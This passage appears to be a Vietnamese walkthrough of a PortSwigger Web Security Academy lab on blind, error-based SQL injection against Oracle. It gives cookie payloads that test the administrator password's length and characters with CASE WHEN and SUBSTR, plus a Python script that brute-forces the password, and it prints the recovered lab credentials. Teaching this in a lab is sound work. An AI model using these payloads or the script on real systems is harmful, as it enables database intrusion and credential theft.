
(**Giải thích**: Câu lệnh trên nếu **username='administrator'** có tồn tại thì điều kiện của **CASE WHEN** của **1=1** sẽ được thực thi hoặc ngược lại là không thực thi)



⇨ Vậy ta đã xác định được username **administrator** có tồn tại.


9. Tiếp theo ta cần xác định được độ dài password của user **administrator** bằng câu lệnh truy vấn sau

TrackingId=zH03XbX8DDSPdtlf'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'




⇨ Ta xác định được password có độ dài lớn 1.

10. Và cứ thế ta sẽ tiếp tục thử cho đến khi nhận được **status code** là 200 thì ta sẽ xác định được length của password
    Để xác định nhanh thì ta có thể dùng Intruder để brute-force



11. Sau khi brute-force xong thì ta xác định được kết quả



⇨ Bắt đầu khi so sánh với **20** thì ta sẽ nhận **status code là 200** => Vậy ta xác định được độ dài password của user administrator là **20 kí tự**

12. Tiếp theo ta sẽ tìm từng kí tự của password bằng hàm **SUBSTR()** – hàm này dùng để trích xuất một ký tự từ chuỗi và kiểm tra nó với một giá trị cụ thể.

Và ta sẽ dùng câu query như sau:

TrackingId=zH03XbX8DDSPdtlf'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

Giải thích: **SUBSTR(password,1,1)='a'** là lấy một kí tự ở vị trí thứ 1 để so sánh với kí tự **'a'**, và nếu là **SUBSTR(password,2,1)='b'** là một kí tự ở vị trí thứ 2 để so sánh với kí tự **'b'**.

Thay vì dùng **Burp Intruder** để vừa Brute-force vừa thay đổi vị trí, thì ta sẽ viết một **Python script** để tự động hóa việc đó.

Python Script:

```
import requests


url = '0a7b001104e726ed8027c6ca004a0097.web-security-academy.net'
char_dict='abcdefghijklmnopqrstuvwxyz0123456789'
```


```
password = ''
position = 1

while len(password) < 20:
    for char in char_dict:
        sql_payload = f"'qYKtSqSaBmFTOP82'||(SELECT CASE WHEN SUBSTR(password,{position},1)='{char}' THEN TO_CHAR(1/0) ELSE
'' END FROM users WHERE username='administrator')||'"

        headers = {
            'Cookie': f'TrackingId={sql_payload}; session=84bQAtRdTC8YHlqEaiJXiXpfrTQppSyG'
        }

        r = requests.get(url, headers=headers)
        if r.status_code == 500:
            password += char
            print(f"Found one more character: {password}")
            break
    position += 1
print(password)
```

13. Sau khi chạy code Python xong thì ta xác định được password của user administrator



⇨ Vậy là ta đã xác định được account của user administrator là

administrator: 83i5mkunumalzqd4p0oz

14. Login